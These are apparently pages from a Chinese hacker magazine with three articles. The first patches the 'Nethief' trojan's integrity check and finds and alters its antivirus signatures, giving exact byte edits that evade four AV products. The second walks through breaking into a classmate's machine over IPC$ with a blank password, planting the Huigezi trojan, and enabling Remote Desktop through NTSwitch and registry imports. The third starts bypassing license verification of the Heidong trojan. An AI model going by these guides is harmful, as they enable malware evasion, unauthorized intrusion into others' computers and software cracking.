到了多出来的16个未知作用的字节"19A4F9-40378B8F7EAA15D260BC2FE64B"，可能是文件的校验值（因为像16位的MD5值），看来作者大概在服务端程序中加入了一段文件的校验代码。使用Ollydbg打开生成后的服务端，跟踪运行分析后在00407828h处发现如下代码（我比较笨，对于MFC代码调用不了解，用了N久才找到）：

```
00407828  B9 10000000    MOV    ECX, 10
;16个字节^*^
0040782D  8D7424 58      LEA    ESI, DWORD PTR SS:[ESP+58]
00407831  8D7D 38        LEA    EDI, DWORD PTR SS:[EBP+38]
00407834  33C0           XOR    EAX, EAX
00407836  F3:A6          REPE   CMPS BYTE PTR ES:[EDI], BYTE PTR DS:[ESI]
;逐字节比较
00407838  74 05          JE     SHORT 网络神偷.0040783F
;关键跳转语句1，改此处代码跳转到00407847h处也可以达到爆破的效果
0040783A  1BC0           SBB    EAX, EAX
0040783C  83D8 FF        SBB    EAX, -1
0040783F  85C0           TEST   EAX, EAX
00407841  0F85 E4060000  JNZ    网络神偷.00407F2B
;关键跳转语句2，nop掉！
00407847  8B7424 38      MOV    ESI, DWORD PTR SS:[ESP+38]
..................
00407ECD  6A 00          PUSH   0    ; FailIfExists = FALSE
00407ECF  50             PUSH   EAX  ; NewFileName
00407ED0  51             PUSH   ECX  ; ExistingFileName
00407ED1  FF15 74A04000  CALL   DWORD PTR DS:[<&KERNEL32.CopyFileA>];CopyFileA
00407ED7  8D4C24 2C      LEA    ECX, DWORD PTR SS:[ESP+2C]
00407EDB  E8 6C070000    CALL   <JMP.&MFC42.#800>
00407EE0  8D4C24 30      LEA    ECX, DWORD PTR SS:[ESP+30]
00407EE4  C68424 0403000 MOV    BYTE PTR SS:[ESP+304], 6
00407EEC  E8 5B070000    CALL   <JMP.&MFC42.#800>
00407EF1  8B5424 18      MOV    EDX, DWORD PTR SS:[ESP+18]
00407EF5  8B4424 3C      MOV    EAX, DWORD PTR SS:[ESP+3C]
00407EF9  6A 01          PUSH   1    ; IsShown = 1
00407EFB  52             PUSH   EDX  ; DefDir
```

```
00407EFC  6A 00    PUSH  0   ;Parameters = NULL
00407EFE  50       PUSH  EAX   ;FileName
00407EFF  6A 00    PUSH  0   ;Operation = NULL
00407F01  6A 00    PUSH  0   ;hWnd = NULL
00407F03  FF15 54A34000  CALL  DWORD PTR DS:[<&SHELL32.ShellExecuteA>];ShellExecuteA
00407F09  8D4C24 3C   LEA  ECX, DWORD PTR SS:[ESP+3C]
00407F0D  C68424 0403000 MOV  BYTE PTR SS:[ESP+304], 5
00407F15  E8 32070000  CALL  <JMP.&MFC42.#800>
00407F1A  8D4C24 44   LEA  ECX, DWORD PTR SS:[ESP+44]
00407F1E  C68424 0403000 MOV  BYTE PTR SS:[ESP+304], 4
00407F26  E8 21070000  CALL  <JMP.&MFC42.#800>
;如果从00407841h处直接跳到此处就没戏啦，坚决反对，呵呵
00407F2B  8D8C24 8800000 LEA  ECX, DWORD PTR SS:[ESP+88]
00407F32  C68424 0403000 MOV  BYTE PTR SS:[ESP+304], 3
00407F3A  E8 01E6FFFF  CALL  网络神偷.00406540
```

从上面代码可以看到，如果在00407841h处跳转的话就会跳过CopyFileA（文件拷贝）和ShellExecuteA（远程运行）的API调用，从而导致服务端不复制自身到系统目录并运行，我把文件偏移7841h处的代码Nop掉，即把"0F 85 E4 06 00 00"改为"90 90 90 90 90 90"，保存后运行测试成功！看来就只有这一处校验，庆幸中！

后来，我仔细分析了一下反汇编后的代码，发现服务端文件最后的那16个字节是文件的MD5值，它是用"L*A|}t~k"进行简单加密后的值，可以利用它的服务端来反向得到正确的值。不用暴破也可以，方法如下：

首先用MD5软件得到删除最后多余16个字节后的"Server.bud"的MD5值，然后把得到的MD5值重新添加到"Server.bud"的结尾后生成服务端，再用Ollydbg调试服务端，下断点在00407838h处，中断后用WinHex打开内存RAM中的服务端进程，在内存偏移00852758h处就是我们需要的加密后的MD5值。用这个16位的MD5值替换掉"Server.bud"的最后16字节则可以生成能正常运行的服务端。有兴趣的读者可以自己写个校验值生成器。

获取特征码

到现在总算完整地把服务端的壳脱掉啦，即把服务端"Server.bud"脱壳后，用WinHex把"Server.bud"文件偏移7841h处的"0F 85 E4 06 00 00"改为"90 90 90 90 90 90"，得到暴破后的可以任意修改的"Server.bud"文件备用，接下来后面的特征码修改就是修改的这个文件。

下面开始进入正题获取网络神偷服务端的特征码，首先把各种各样的杀毒软件准备好，本文主要准备了下面4种：瑞星杀毒软件2004版、金山毒霸6、江民KV2004、Symantec诺顿8.1企业版，把杀毒软件全部安装好。然后把各种杀毒软件都关闭，不然还没修改就被OVER啦，并都设置为检查文件时发现病毒直接删除，为下面的特征码获取做好准备（要是每个杀毒软件的特征码都一样该多好呀）。

小知识 在测试后门或者木马是否会被杀的时候，使用多种杀毒软件轮流检测是最常见也是最好的方法。这里有个小技巧：如果你测试的后门或者木马是针对国内的，推荐使用国内常见的杀毒软件或者后门检测工具；如果是针对国外的机器，最好是根据别人的使用习惯来更换特征码，避免做无用功。

因为杀毒软件为了保护自身利益及防止特征码被别的杀毒软件误报警，均对特征码进行了加密保护，要直接获取它们的特征码库比较困难（瑞星可以在内存中直接获取特征码库），下面为大家带来的是一种比较低级的特征码获取方法："逐字节替换法搜索特征码"，就是把要获取特征码的木马服务端或病毒程序从头到尾逐个字节的修改替换为00h或ffh（当然你用其他值替换也行）后，每替换一个字节保存为一个文件，替换下一字节时记得把上一字节的修改还原，生成后的文件保存为4份，使用每个杀毒软件对其进行杀毒，最后在每份中留下的没被删除的就是被修改的特征码，把剩余的文件被修改的字节汇总起来，就得到了每个杀毒软件对这个木马或病毒所定义的"特征码"。

获取特征码的原理就是这样，相信也有不少人知道这个方法的，下面主要说一下使用这个方法在实际操作中需要注意的地方。

第一点：替换字节要从代码段开始替换，而不要从文件头开始替换，因为一般来说文件头中不会出现特征码，即使特征码在文件头中，也不如代码段中的修改来得简单；代码段的开始偏移可以从文件开头偏移3Ch－3Fh处的4个字节中获取，如脱壳后的网络神偷服务端3Ch－3Fh的值为：00010000，因为保存时低字节在前高字节在后，翻过来就是：00001000，即代码段在文件中的偏移是00001000h。

第二点：有人反映说逐字节替换生成的文件太多，占用空间太大，而且杀起来慢得要死，确实这样，如果真的按照原理来生成文件，光一个大小仅为57,360 字节的网络神偷就需要57360*57360即3G左右的空间，57360个文件，这还仅仅是一份而已。其实不然，我们可以变通一下，采用分段法逐步缩小特征码所处的范围，也就是说开始先不要"逐个字节进行替换"，而是分成几个大段进行替换，比如可以以1000h（4K）为单位进行替换，把每1000h大小内的所有字节全改为FFh后生成一个文件，进行查杀，查杀后留下的文件让我们知道了特征码的范围 再以50h字节大小为单位对特征码所在

范围(4K大小)进行替换并查杀,最后对50h范围的再使用逐字节替换找到准确的特征码,这样每次仅仅需要几M大小的空间就足够,且速度很快!

第三点:特征码通常会位于程序的入口点"Program Entry Point"下面的一段代码内,如网络神偷服务端脱壳后的入口点为00408A0Ah,位于文件偏移8A0Ah处。

第四点:手工进行替换会累死你的,你可别学我呀(我曾用了整一天的时间使用WinHex替换来获取特征码),写个软件吧,不应该算是太难的,但你要若真要学我,我也无话可说。

把修改后的服务端"Server.bud"使用上面所讲的方法进行分解,最后得到的各杀毒软件对于网络神偷的特征码定义如下:

1. 瑞星杀毒软件2004版

这个软件我还真没找到它对网络神偷定义的特征码,用它检查一下脱壳后的服务端,没反应!难道它们不会脱壳?大概因为网络神偷服务端不算太隐蔽,所以才没赶尽杀绝,要是大家都这样就好啦,多省劲呀。

2. 金山毒霸6

特征码为:(1)文件偏移8A12h至8A22h的400068968B400064A10000000050648925,(2)文件偏移C1A0h至C1C2h的20474F544F204552524F520D0A64656C204E6 574686965665F5365727665722E626174,即 GOTO ERROR del Nethief_Server.bat]。

第2段特征码好像不是必须的特征码,因为逐字节替换第二段会全被杀掉,但如果把第2段全部换掉却不被杀,纳闷中。

3. 江民KV2004

江民KV2004的特征码分段最多,也最大,这样做相信它的病毒误报警几率应该要小点,特征码范围如下:

文件偏移1A39h至1A78h、8A0Ah至8A31h、8B32h至8B33h、8B38h至8B3Fh、8B41h至8B43h、8BA2h至8BB2h及8BB7h。

4. Symantec诺顿8.1企业版

文件偏移C20Ch至C228h处的4B45524E454C 333200000004E657468696566 5F536572766572202D20,即"KERNEL32 Nethief_Server -"为特征码,唯一的一个特征码不在代码段的,测试时好像诺顿的特征码经常不在代码段中,并且经常是字母!

蝴蝶:其实国内杀毒软件厂商都有自己的一套特征码提取技术,总的来讲对黑客软件、病毒的特征码提取可以分成两种方式:一是手工提取,二是使用程序自动提取。手工提取的方式是比较难对付的一种,因为规律性不强,需要细致地慢慢翻汇编代码。而自动提取工具提取出来的特征码虽然有一定的变化,但总的来说是有规律的。大家可以针对某种病毒做详细特征码分析,相信会有不小的收获。

修改特征码

上面忙活了半天,就为"修改特征码躲避杀毒软件"服务的,终于快看到成果了!瑞星的没啥好说的,诺顿的特征码竟然是不在代码段内的字母,想来改变一下字母的大小写应该不会出错吧,把文件偏移C20Ch至C211h的"4B45524E454C"[KERNEL]改为"6B65726 E656C"[kernel]后运行正常,并成功躲过诺顿。比较一下金山毒霸和江民KV2004的特征码,我们发现其中8A12h至8A22h的特征码二者重合,看来修改这段代码即可同时躲过这两种杀毒软件,其反汇编代码如下:

```
//******************** Program Entry Point ********
:00408A0A 55            push ebp
:00408A0B 8BEC          mov ebp, esp
:00408A0D 6AFF          push FFFFFFFF
:00408A0F 6848A64000        push 0040A648
:00408A14 68968B4000        push 00408B96
:00408A19 64A100000000      mov eax, dword ptr fs:
[00000000]
:00408A1F 50            push eax
:00408A20 648925000000000   mov dword ptr fs:
[00000000], esp
:00408A27 83EC68                 sub esp, 00000068
:00408A2A 53                     push ebx
```

分析下上面的代码,可以发现修改:

```
:00408A14 68968B4000              push 00408B96
:00408A19 64A100000000        mov eax, dword ptr
fs:[00000000]
```

这两句代码的先后顺序,并不会影响堆栈内容的读取,同时也改变了特征码,即改为:


```
:00408A14 64A100000000        mov eax, dword ptr
fs:[00000000]
:00408A1A 68968B4000              push 00408B96
```

用WinHex打开"Server.bud",把文件偏移8A14h至8A1Eh处的"68968B400064A100000000"改为"64A10000000068968B4000"后保存,生成网络神偷服务端程序后,测试运行正常,4种杀毒软件都没对其正确报警,网络神偷特征码修改实战顺利完成!

最后交待一下,如果你觉得脱壳后的服务端太大,可以重新加壳,当然不可以用UPX啊,否则瑞星绝对找你麻烦,建议采用ASPACK加壳。另外,修改特征码代码时,改变代码的先后顺序是个不错的选择!其他各类软件也可以根据这样的方法修改,不被查杀的黑客工具必将从你的手中诞生!

适合读者	入侵爱好者
前置知识	无
难度等级	低

蝴蝶：在《黑客防线》论坛（www.hacker.com.cn/newbbs）上有专门选题策划版块，其实我们的目的很简单，就是希望大家针对自己喜欢看的内容给我们提出选题，然后编辑部根据实际的情况策划出大家喜欢的文章。本期论坛上jimwin123朋友提出了："如何在Windows 2000专业版下开3389终端服务？"的疑问，虽然这并不是最新的技术，但估计很多朋友都不太清楚为什么2000专业版能开放3389，具体又是怎么操作的？所以根据jimwin123的建议，本期特别策划本文。希望更多的朋友到论坛去发表你自己的看法，给我们提出更多意见和建议，当然，想看什么内容记得告诉我们哦！



Windows 2000 Professional 也开3389

文／图 KYO

大家都知道Windows 2000 Professional并不支持3389终端服务，只有Windows 2000 Server版以上才能安装终端，而Windows 2000的终端服务无疑是最方便的控制肉鸡的方法，所以我们如果得到Windows 2000专业版的肉鸡，普通情况下只能放弃终端服务的念头了，其实我们现在已经可以在Professional版中安装终端服务的哦！

方法大致分为两个步骤：将Professional版改变为Server版，再安装终端服务。

将Professional变为Server

现在3am Laboratories已经将改变Windows 2000版本的方法做成了一个使用非常方便的软件 NTSwitch，让我们可以随心所欲地快速改变版本。安全焦点有下载，地址是 http://www.xfocus.net/tools/200408/776.html。

小知识 其实Windows 2000的各个版本都使用了同样的程序、动态链接库，它们之间最大的差别是在注册表中，Windows 2000三合一光盘就证明了这一点。因此只要将Professional版注册表中的相关项目改为Server及以上版本，就可以在Professional版中安装终端服务了。

下面是一个例子，先用NTScan.exe（一个支持IPC$、SMB和WMI扫描的NT弱口令猜测工具）扫描有弱口令的机子，然后再具体改变它的版本给它开放3389服务。我在学校，好多人只懂得玩游戏、聊天，空密码或者密码弱智很常见，不到3分钟就扫到一个密码为空的肉鸡。因为是内网，所以IPC$是最方便的入侵方式了，打开CMD输入"net use \\218.199.16.168\ipc$ "" /user:"administrator"连接成功，然后利用Copy命令把灰鸽子服务端程序mm.exe传上去，再用OpenTelnet.exe连接。一切都很顺利，它连防火墙都没有装。Telnet上后运行"type c:\boot.ini"查看：

```
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINNT
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINNT="Microsoft Windows 2000 Professional" /fastdetect
```

郁闷，真是专业版啊，想搞个3389都这么难。不过有NTSwitch可以改变专业版为服务版，下面来试试。接下来运行灰鸽子木马，就可以在图形界面安装我的NTSwitch.exe了，很简单，直接运行后如图1所示。




图1

点击"Go Server"，完成后，用灰鸽子重启服务器。好象这肉鸡的主人没有什么反应，也许他以为是因为天气太热CPU温度过高而重起吧，哈哈，这些我就不管了。再次Telnet上用"type c:\boot.ini"查看时已经变成如图2 所示。




图2

变成Server了，下面的事情就简单了。方法网上流传有很多种方法，我用的是将如下注册表键值导入肉机的注册表中：

```
--------------------------------------------
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\netcache]
"Enabled"="0"
```

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]
"ShutdownWithoutLogon"="0"

[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer]
"EnableAdminTSRemote"=dword:00000001

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server]
"TSEnabled"=dword:00000001

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermDD]
"Start"=dword:00000002

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermService]
"Start"=dword:00000002

[HKEY_USERS\.DEFAULT\Keyboard Layout\Toggle]
"Hotkey"="1"
```

然后再重启肉机，拿出3389桌面连接器，HOHO，登上了。如图3 所示。




图 3

其实用"rots.vbs"脚本文件也可以，方法如下：

cscript ROTS.vbs <目标IP> <用户名> <密码> [服务端口] [自动重起选项]

在Windows 2000专业版下开放3389主要问题就是改变Windows 2000专业版的版本，将它变成Server版就可以了。也许很多朋友就是知道NTSwitch也不一定有时间去测试，本文就算是为大家实验一下吧。

适合读者	黑客工具爱好者
前置知识	无
难度等级	中

轻松绕过黑洞2004用户验证

文/图 icyfoxlovelace/冰狐浪子

黑洞是一款较早的国产木马，现在作者陈经韬已经把其定位为远程控制功能的共享软件了，除因为采用"Borland Delphi 6.0"编写，使得生成后的服务端偏大外，其各种功能还是挺全面的。但只有注册后才能够生成"Dll插入型服务端"，且在生成"Dll插入型服务端"时，采用的是连接站点远程用户验证的方式。近日编辑大哥给送来"黑洞2004.Build20040405"的注册版本，说是老被杀毒软件杀掉，让我看看能否给修改一下，大哥之命岂敢不从，但由于家里没法上网，在家就无法生成服务端，给修改带来极大的不方便，恼之决定上网吧里去先搞定它的用户验证再说！

> 小知识："Dll插入型服务端"实际上就是利用Dll进程插入的方法种植后门，是目前国内比较流行的后门、木马隐藏技术，效果也很不错。

分析"用户验证"过程

我大致分析了一下，猜想它的用户验证多半应该是在作者的主页http://www.138soft.org里进行的，因此我首先修改"hosts"这个本地的DNS解析文件（注："hosts"文件在Windwos 2000下位于系统盘WINNT\system32\drivers\etc目录下，Windows 98下位于系统盘WINDOWS目录下，注意不带扩展名）。在Hosts文件最后另起一行加入"127.0.0.1www.138soft.org"并保存，这样当程序访问"www.138soft.org"这个网址时就会被解析为"127.0.0.1"这个本地的IP地址了！

> 小知识：很多C/S验证方式的程序都是使用的这样的方法，不过可能更隐蔽。使用本文所讲的方法完全可以破解掉大多数使用此类验证的程序，有兴趣的朋友可以自己尝试一下。

运行"图形界面的NC——VNC"，侦听本地80端口，然后运行"黑洞2004.Build20040405"客户端程序Client.exe。在"功能[C]"菜单中选择"生成服务端[S]"进行简单的服务端配置后，点击"生成Dll插入型服务端"，进入"用户验证"，点击"开始"。果然不出所

料,"VNC"马上提示有人连接,并接收到如下信息(不好意思,这里显示的用户名和密码是错误的,呵呵),如图1 所示。

